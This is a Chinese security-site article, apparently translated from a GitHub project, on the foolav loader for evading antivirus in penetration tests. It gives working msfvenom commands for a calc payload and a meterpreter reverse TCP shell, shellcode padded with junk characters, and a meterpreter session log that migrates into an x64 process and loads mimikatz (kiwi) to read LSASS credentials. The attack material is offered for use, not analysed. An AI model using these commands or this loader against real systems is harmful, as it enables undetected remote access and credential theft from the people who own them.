

在渗透测试中，当你需要执行如meterpreter等的payload，而又需要做免杀时，下面这段代码编译的exe也许会对你产生帮助。你需要做的就是上传这两个文件，同目录下的可执行exe文件和payload文件。

实验指南

1.准备好你的payload（32位系统）：

calc（计算器实验版本）：

```
msfvenom -p windows/exec CMD=calc.exe EXITFUNC=thread -ex86/shikata_ga_nai -b "\x00\x0a\x0d\xff" -f c 2>/dev/null | egrep "^\"" | tr -d "\"\n;" >foolav.mf
```

注意：你在这里并不需要使用编码或者避免使用敏感字符，它肯定会起作用的。


meterpreter（实战反弹shell版本）：

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=... -ax86 -f c 2>/dev/null | egrep "^\"" | tr -d "\"\n;" >foolav.mf
```

2.payload文件（与exe文件重名，但后缀为mf），拷贝到与exe文件同目录，然后通过下面的命令启动calc.exe：

```
# calc.exe \xbb\x28\x30\x85\x5b\xd9\xf7\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1\x33\x83\xea\xfc\x3
```

3.如下图，一旦运行了可执行exe文件（ foolav.exe ），这里附上[下载地址](#)。payload文件（ foolav.mf ）就会被解析，导入单独线程，在内存中执行相应的功能：



插图

x86文件在x86和x86_64windows系统都可以运行，你可以使用x86下的payload。然而，x86的meterpreter是可以迁移到x86_64进程的。此后你如果运行：

```
load kiwi
```

它会加载x86_64版本，保证可以从内存里访问LSASS进程中的敏感内容：

```
meterpreter > sysinfo
Computer      : ██████████
OS            : Windows 10 (Build 10586).
Architecture : x64 (Current Process is WOW64)
System Language : ██████████
Domain       : WORKGROUP
```

```


Domain : WORKGROUP
Logged On Users : 3
Meterpreter : x86/win32
meterpreter > migrate 328
[*] Migrating from 11028 to 328...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : 
OS : Windows 10 (Build 10586).
Architecture : x64
System Language : 
Domain : WORKGROUP
Logged On Users : 3
Meterpreter : x64/win64
meterpreter > load kiwi
Loading extension kiwi...

.#####.  mimikatz 2.0 alpha (x64/win64) release "Kiwi en C"
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
meterpreter >

```

.mf文件自然是被加密混淆的，解析器会忽略除了16进制（\xHH）的其他字符。这意味着它可以把你的payload加入几乎任何文件，甚至加入你自己的评论里：



```

foolav.mf - Notepad2
File Edit View Settings ?
1 # just a calc.exe
2 \xbb\x28\x30\x85\x5b\xd9
3 \xf7\xd9\x74\x24\xf4
4 \x5a
5 \xignored
6 \x2b\xc9\xb1\x33\x83\xea\xfc\x31\x5a\x0e\x03\x72\x3e\x67\xae\x7e\xd6\xee\x51\x7e\x27\x91\xd8\x
9b\x16\x83\xbf\xe8\x0b\x13\xcb\xbc\xa7\xd8\x99\x54\x33\xac\x35\x5b\xf4\x1b\x60\x52\x05\xaa\xac
\x38\xc5xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xac\x50\x42\x1a\x0f\x68\x8d\x6f\x4e\xad\xf3\x80\x02\x66\x
78\x32\xb3\x03\x3c\x8f\xb2\xc3\x4b\xaf\xcc\x66\x8b\x44\x67\x68\xdb\xf5\xfc\x22\xc3\x7e\x5a\x93
\xf2\x53xxxxxxxxxxxxxxxxxxxxxxxx\xbb\xef\xbd\xd8\x0b\x9b\x3c\x09\x42\x64\x0f\x75\x09\x5b\xa0\x78\x53
\x9b\x06\x63xxxxxxxxxxxxxxxx\x26\xd7\x75\x1e\x31\x2c\x04\xc4\xb4\xb1\xae\x8f\x6f\x12\x4f\x43\x
e9\xd1\x43\x28\x7d\xbd\x47\xaf\x52\xb5\x73\x24\x55\x1a\xf2\x7e\x72\xbe\x5f\x24\x1b\xe7\x05\x8b
\x24\xf7\xe1\x74\x81\x73\x03\x60\xb3\xd9\x49\x77\x31\x64\x34\x77\x49\x67\x16\x10\x78\xec\xf9\x
67\x85\x27\xbe\x88\x67\xe2\xca\x20\x3e\x67\x77\x2d\x15\x5d\xbb\x48\x42\x54\x43\xaf\x5a\x1d\x46
\xeb\xdc\xcd\x3a\x64\x89\xf1\xe9\x85\x98\x91\x6c\x16\x40\x78\x0b\x9e\xe3\x84xxxxxxxxxxxxxx
7 xxxx
Ln 6: 7 Col 494 Sel 0 1.00 KB ANSI CR+LF INS Default Text

```

*参考来源：[github](https://github.com)，FB小编dawner编译，转载请注明来自FreeBuf黑客与极客（FreeBuf.COM）